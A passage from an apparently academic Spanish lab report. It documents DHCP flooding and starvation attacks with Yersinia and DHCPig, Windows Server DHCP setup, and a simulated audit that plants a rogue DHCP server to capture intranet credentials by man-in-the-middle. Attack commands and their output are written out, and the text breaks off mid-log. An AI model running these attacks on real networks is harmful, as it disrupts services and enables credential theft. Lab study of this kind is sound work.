


Ilustración 19 - Filtrado de tipo display para los paquetes dhcp tipo request.

En la siguiente imagen podemos ver el resultado del filtro, no existe ni un solo paquete de tipo DHCP-REQUEST por lo que estamos ante un ataque DOS (Denial Of Service) que como su propio nombre indica son aquellos ataques que deniegan o interrumpen el funcionamiento de un servicio). En nuestro caso se limita a saturar el servidor DHCP victima para que no sea capaz de atender las peticiones que recibiría de los clientes.

Inconvenientes: este ataque atacará todos los servidores DHCP del segmento de red por lo que instalar aquí un servidor DHCP malicioso presentaría problemas.




Ilustración 20 - Yersinia no hace ataques DHCP Starving.

Podríamos dudar de si en realidad se acaban las direcciones IP del pool ya que en los DHCP-OFFER el servidor oferta una IP y esta debe ser única para cada petición pero en la imagen siguiente podemos observar que al no finalizarse ninguna negociación estas van rotando constantemente, lo que podemos ver en el frame 289.490 la IP ofertada termina en .109 y en el frame 55.817 termina en 127 por lo que se ha reiniciado en algún momento intermedio intentando ofertar direcciones constantemente (siempre que el flood lo permite).




Ilustración 21 - Ofertas de diferentes paquetes.

WINDOWS SERVER

Realiza lo mismo que en los apartados anteriores pero esta vez con una máquina Windows Server. Documenta todos los pasos realizados.

Configuramos la maquina Windows Server:

Configuramos la interfaz de red del servidor Windows:




Ilustración 22 - IP estática para el servidor DHCP Windows Server.

Instalamos el servicio DHCP:

Mediante el panel Administrador del Servidor agregar roles y características:



Ilustración 23 - Agregar roles y características.

Seleccionamos la opción Servidor DHCP.




Ilustración 24 - Seleccionamos Servidor DHCP.

Completamos el asistente hasta que la instalación se complete.




Ilustración 25 - Instalando servicio DHCP en Windows Server.

Configuramos el servicio DHCP:

Completamos la configuración del servidor DHCP tras su instalación.




Ilustración 26 - Completamos la configuración de DHCP.

En el menú herramientas -> DHCP procedemos a configurar los ámbitos (rangos) y demás opciones.




Ilustración 27 - Creación de un ámbito (rango) nuevo.

Seguimos el asistente introduciendo los datos que nos solicita.




Ilustración 28 - Intervalo de direcciones para el ámbito.

Escriba el intervalo de direcciones IP que desee excluir. Si desea excluir una sola dirección, escriba solo una dirección en Dirección IP inicial.

Dirección IP inicial: Dirección IP final:

Intervalo de direcciones excluido:

| |
|--------------------------|
| Dirección 192.168.200.54 |
|--------------------------|

Retraso de subred en milisegundos:

Ilustración 29 - Exclusión de direcciones dentro del intervalo.

Establecer la duración para las concesiones de ámbitos cuando sean distribuidas por este servidor.

Limitada a:

Días: Horas: Minutos:

Ilustración 30 - Duración del tiempo de concesión.

Para agregar una dirección IP para un enrutador usado por clientes, escriba la dirección.

Dirección IP:

Ilustración 31 - Configuración de la gateway que ofrecerá este ámbito.

Puede especificar el dominio primario que desee que los equipos clientes de su red usen para la resolución de nombres DNS.

Dominio primario:

Para configurar clientes de ámbito para usar servidores DNS en su red, escriba las direcciones IP para esos servidores.

Nombre de servidor:

Dirección IP:

Ilustración 32 - Especificación del dominio de resolución de nombres primario.




Ilustración 33 - Creación del ámbito finalizada.




Ilustración 34 - Creación de la reserva para la maquina Administrator.




Ilustración 35 - Configuración de la reserva para Administrator.

Extrañamente, aunque el formato admisible en ese campo debe ser xx-xx-xx-xx-xx-xx la maquina Kali cuando solicita una dirección al servidor sin reserva alguna presenta esa ID (mac). Por lo que se crea la reserva con dicha ID. **29e0005c000100012513d3c4000c29e0005c**

Este extraño formato más bien parece un bug o algún tipo de problema con la MAC generada por VMware, se realizan pruebas cambiando la mac del adaptador de red virtual y sigue ocurriendo lo mismo, se utiliza direcciones mac reales y sigue ocurriendo lo mismo.

Al reiniciar el servidor DHCP y Kali solicitar una IP esta vez la ID (MAC) que lee el servidor DHCP tiene un formato correcto 000c29e0005c, pero tras el reinicio de Kali y otorgar de nuevo la dirección se crea un nuevo lease con la IP siguiente disponible ya que la MAC no coincide y vuelve a ser el valor anterior tan largo.

Comprobación de funcionamiento:

Con nuestro servidor DHCP Windows Server iniciado y configurado, arrancamos las maquinas en el siguiente orden, Windows 10 (cliente) y por último Kali Linux (Administrator), si todo está bien deberíamos obtener la IP .54 para Administrator y otra para Windows 10.

Leases antes de realizar esto.

| Dirección IP del cliente | Nombre | Expiración de cesión | Tipo | Id. exclusivo | Descripción | Protección de acceso a redes | Expiración del | Acciones |
|--------------------------|------------|----------------------|---------|---------------|-----------------|------------------------------|----------------|--|
| 192.168.200.54 | Kali Admin | Reserva (inactiva) | Ninguno | 000c29e0005c | Kali Linux A... | | | Concesiones de direcciones Acciones adicionales |

Ilustración 36 - Leases antes de iniciar las maquinas.

Leases tras iniciar Windows 10 cliente.

| Dirección IP del cliente | Nombre | Expiración de cesión | Tipo | Id. exclusivo | Descripción | Protección de acceso a redes | Expiración del | Acciones |
|--------------------------|---------------------|----------------------|------|--------------------------------------|-----------------|------------------------------|----------------|--|
| 192.168.200.54 | Administrator.1.1.1 | Reserva (activa) | DHCP | 29e0005c000100012513d3c4000c29e0005c | Reserva para... | Acceso compl | | Concesiones de direcciones Acciones adicionales |
| 192.168.200.55 | DESKTOP-LJ6Q3VQ... | 21/10/2019 17:38:56 | DHCP | 000c292e3cfd | Acceso compl | | | |

Ilustración 37 - Leases tras arrancar el cliente Windows 10.

AUDITORÍA 4CK

La empresa 4ck.es contrata nuestros servicios para comprobar la seguridad de la red interna de la organización. Una prueba fundamental es colocar un DHCP Rogue dentro de los segmentos de red donde se realizan las pruebas para realizar un ataque Man/Woman In The Middle. Configura un servidor DHCP malicioso que capture las claves de acceso cuando un usuario de la organización quiera ingresar a la intranet.

<http://www.eco.uva.es/relint/index.php/intranet>

El sitio propuesto no es accesible por lo que se ha buscado otro que cumple los mismos requisitos que el anterior.

<http://www.ias.csic.es/intranet/login.php?url=/intranet/intranet.php>

ATAQUE

Documenta todas las pruebas y pasos necesarios para obtener las credenciales de acceso del usuario.

En el segmento de red donde se coloque el DHCP Rogue existirá un servidor DHCP lícito perteneciente a la organización a auditar.

Aprovechando el servidor ya configurado en Ubuntu Server, utilizaremos este para hacer de servidor DHCP legítimo.

Ataque con yersinia:

Yersinia hace un ataque DOS mediante inundación de paquetes DHCP-DISCOVER que necesita de un tiempo considerable para producir efecto en nuestro servidor legítimo en Ubuntu Server como se puede ver en las siguientes capturas.

Lanzamiento del ataque DOS mediante el comando:

```
yersinia dhcp -attack 1 -interface eth0
```

```
root@EvilPI:/# yersinia dhcp -attack 1
Warning: interface eth0 selected as the default one
<*> Starting DOS attack sending DISCOVER packet...
<*> Press any key to stop the attack <*>
```

Ilustración 38 - Ataque DOS, flood DHCP-DISCOVER.

Ahora abrimos otra pestaña pulsando CONTROL+SHIFT+T y lanzamos un nuevo servidor malicioso con yersinia y su interfaz de texto configurando el servidor e iniciándolo.

yersinia -I

Presionamos F2 para configurar yersinia con el protocolo DHCP, e inmediatamente vemos el efecto del flood en la otra pestaña, que nuestro servidor rogué también sufrirá ya que enviamos los paquetes a ff:ff:ff:ff:ff:ff por defecto.

```

yersinia 0.0.2 by Slay & tomac - DHCP mode [23:29:06]
SIP      DIP      MessageType      Iface Last seen
0.0.0.0  255.255.255.255 DISCOVER      eth0 20 Oct 23:29:06
0.0.0.0  255.255.255.255 DISCOVER      eth0 20 Oct 23:29:06
0.0.0.0  255.255.255.255 DISCOVER      eth0 20 Oct 23:29:06
0.0.0.0  255.255.255.255 DISCOVER      eth0 20 Oct 23:29:06
0.0.0.0  255.255.255.255 DISCOVER      eth0 20 Oct 23:29:06
0.0.0.0  255.255.255.255 DISCOVER      eth0 20 Oct 23:29:06
0.0.0.0  255.255.255.255 DISCOVER      eth0 20 Oct 23:29:06
0.0.0.0  255.255.255.255 DISCOVER      eth0 20 Oct 23:29:06
0.0.0.0  255.255.255.255 DISCOVER      eth0 20 Oct 23:29:06
0.0.0.0  255.255.255.255 DISCOVER      eth0 20 Oct 23:29:06

Total Packets: 1310345  DHCP Packets: 1310345  MAC Spoofing [X]

DHCP Fields
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067
Op 01 Htype 01 HLEN 06 Hops 00 XID 643C9869 Secs 0000 Flags 0000
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
CH 02:48:33:66:02:51 Extra

```

Ilustración 39 - Resultado de configurar Yersinia en modo DHCP.

Configuramos el servidor DHCP ROGUE, presionamos X elegimos el ataque 2 y se nos ofrece la ventana de configuración en la que crearemos un servidor DHCP en una red diferente que otorga 200 direcciones, en esta misma red los clientes de nuestro servidor DHCP acudirán a la puerta de enlace 192.168.201.1 en la que sus paquetes serán espiados, esta a su vez hará forwarding a la puerta de enlace real que los enviará a internet.

```

Attack Panel
No  Attack parameters
0
1  Server ID 192.168.201.001
2  Start IP 192.168.201.002
3  End IP 192.168.201.202
Lease Time (secs) 00050000
Renew Time (secs) 00050000
Subnet Mask 255.255.255.000
Router 192.156.201.001
DNS Server 001.001.001.001
Domain roguenet
ESC to abort - ENTER to continue
Select attack to launch ('q' to quit)

```

Ilustración 40 - Panel configuración del DHCP rogue.

En la maquina Windows 10 para comprobar que el ataque está teniendo efecto ejecutamos el siguiente comando:

```
ipconfig /release
ipconfig /renew
```

```

PS C:\WINDOWS\system32> ipconfig /renew

Configuración IP de Windows

Error al renovar la interfaz Ethernet0: no se puede establecer contacto con el
servidor DHCP. La solicitud superó el tiempo de espera.
PS C:\WINDOWS\system32> _

```

Ilustración 41 - El DOS está teniendo efecto.

El problema es que nuestro servidor DHCP ROGUE también está sufriendo los estragos del ataque y no es una manera fiable de conseguir hacer que nuestro servidor malicioso entre en acción.

Si yersinia está efectuando el ataque ninguna maquina en el segmento de red puede obtener una configuración de ninguno de los servidores si el servidor es Windows Server, en cambio cuando el servidor es Ubuntu Server si aparecen los mensajes que hemos visto en la ilustración 41.

PLAN B

Para conseguir nuestro objetivo debemos cambiar de herramienta para realizar el ataque, la herramienta dhcpgip es una firme candidata ya que esta si realiza un DHCP Starvation real.

Podemos descargarla de su repositorio en github con:

```
git clone https://github.com/kamorin/DHCPig.git
```

El ataque DHCP Pool Starvation acaba con las IP disponibles en el pool de un servidor DHCP victima finalizando todo el proceso de negociación con el servidor legitimo para posteriormente levantar el nuestro propio y continuar con el ataque, aunque existe un problema de compatibilidad con la versión de Scapy que actualmente trae Kali lo que nos lleva a investigar donde está el problema.

En el siguiente enlace nos indican que la incompatibilidad hace necesario editar el script de Python para hacer que funcione correctamente cosa que hemos hecho, adjuntamos la herramienta funcional a la practica en PDF.

<https://github.com/kamorin/DHCPig/issues/15>

Tras esto podremos hacer funcionar la herramienta de forma sencilla con el comando:

```
python pig.py -g -r -c eth0
```

```

root@EvilPI:~/Escritorio/DHCPig# python pig.py -g -r -c eth0
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 (Sniffer) READY 255.255.03 REQUEST eth0 1 21 oct 00:02:51
[DBG ] Thread 1 (Sender) READY 255.255.255.05 ACK eth0 1 21 oct 00:02:51
[--->] DHCP_Discover
[--->] DHCP_Discover 255.255.255.255 01 DISCOVER eth0 1 21 oct 00:02:51
[DBG ] ARP_Request 192.168.200.55 from 192.168.200.53 eth0 1 21 oct 00:02:51
[<---] DHCP_Offer 02:48:33:66:02:51 192.168.201.1 IP: 192.168.201.2 for MAC=[00:0c:29:ff:8c:d5]
[--->] DHCP_Request 192.168.201.2
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.200.56 from 192.168.200.53
[<---] DHCP_Offer 00:0c:29:d9:f2:15 192.168.200.53 IP: 192.168.200.54 for MAC=[de:ad:1a:0e:96:35]
[--->] DHCP_Request 192.168.200.54
[DBG ] ARP_Request 192.168.200.54 from 192.168.200.53
[<---] DHCP_Offer 02:48:33:66:02:51 192.168.201.1 IP: 192.168.201.2 for MAC=[00:0c:29:ff:8c:d5]
[--->] DHCP_Request 192.168.201.2
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.200.57 from 192.168.200.53
[<---] DHCP_Offer 00:0c:29:d9:f2:15 192.168.200.53 IP: 192.168.200.55 for MAC=[de:ad:1b:29:e7:6e]
[--->] DHCP_Request 192.168.200.55
[DBG ] ARP_Request 192.168.200.55 from 192.168.200.53
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.200.58 from 192.168.200.53
[<---] DHCP_Offer 00:0c:29:d9:f2:15 192.168.200.53 IP: 192.168.200.56 for MAC=[de:ad:03:65:c1:ad]
[--->] DHCP_Request 192.168.200.56
[DBG ] ARP_Request 192.168.200.56 from 192.168.200.53
[ ?? ] waiting for first DHCP Server response
[ -- ] *** Sending DHCPRELEASE for neighbors
[DBG ] ARP_Request 192.168.200.54 from 192.168.200.53
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.200.59 from 192.168.200.53
[<---] DHCP_Offer 00:0c:29:d9:f2:15 192.168.200.53 IP: 192.168.200.57 for MAC=[de:ad:01:29:aa:5d]
[--->] DHCP_Request 192.168.200.57
[DBG ] ARP_Request 192.168.200.57 from 192.168.200.53
[DBG ] ARP_Request 192.168.200.55 from 192.168.200.53
